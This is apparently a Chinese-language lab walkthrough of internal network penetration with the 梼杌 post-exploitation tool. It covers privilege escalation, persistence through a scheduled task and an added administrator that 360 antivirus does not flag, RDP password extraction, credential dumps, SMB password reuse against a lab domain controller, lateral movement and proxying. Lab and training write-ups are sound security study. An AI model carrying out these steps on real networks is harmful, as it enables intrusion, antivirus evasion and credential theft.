

靶场练习-使用梼杌进行内网渗透


假设我们已经打到内网点，入口点已经成功上线，接下来使用梼杌进行内网渗透
上线后发现权限是低权限，此时使用梼杌的提权模块进行提权。




成功把权限提升到 system




对主机进行信息收集，查看是否存在杀软




可以看见该主机存在杀软 360 安全卫士




然后进行权限维持，使用梼杌的权限维持模块，首先添加计划任务




然后添加个管理员用户




用户添加成功




在添加计划任务和管理员用户的时候，360 全程未报警拦截




进一步对主机进行信息收集，查看是否存在保存过的 RDP 连接，可以使用梼杌的功能模块，也可以直接使用命令查看




可以看见该主机连接过一台 RDP，然后我们使用梼杌对保存的 RDP 密码进行提取



成功提取 RDP 目标主机密码



接下来使用椅机对目标主机存在网段进行探测，此处调用了 ladon，不得不说 ladon 真的是一个好项目



成功探测到该网段存在的主机，并且其中一台疑似域控


```
load OnlinePC
192.168.138.0/24 is Valid CIDR
IPCound: 256
Scan Start: 2020-11-25 11:59:00

[+] received output:
ICMP: 192.168.138.136       00-0C-29-FB-83-38 win7.sun.com       VMware

[+] received output:
ICMP: 192.168.138.138       00-0C-29-6D-D4-3D dc.sun.com         VMware
```

Dump 该主机的密码，然后使用密码去撞该网段的主机密码


```
        tspkg :
         * Username : Administrator
         * Domain   : SUN
         * Password : dc123.com
        wdigest :
         * Username : Administrator
         * Domain   : SUN
         * Password : dc123.com
        kerberos :
         * Username : Administrator
         * Domain   : SUN.COM
         * Password : dc123.com
        ssp :
```




成功撞到 192.168.138.138 的 administrator 密码，同样的为 dc123.com

```
2020/11/25 12:36:22 [94m[INFO][0m  start login SMB  192.168.138.136:445 administrator dc123.com
2020/11/25 12:36:22 [92m[SUCC][0m  Found SMB 192.168.138.138:445 administrator dc123.com
2020/11/25 12:36:22 [94m[INFO][0m  SMB password error 192.168.138.136:445 administrator dc123.com
```

接下来使用梼杌的横向移动模块，对 192.168.138.138 进行命令执行



成功执行命令



接下来如果还想进一步对内网进行渗透，可以使用梼杌的内网穿透模块的 frp 或者 nps 进行代理。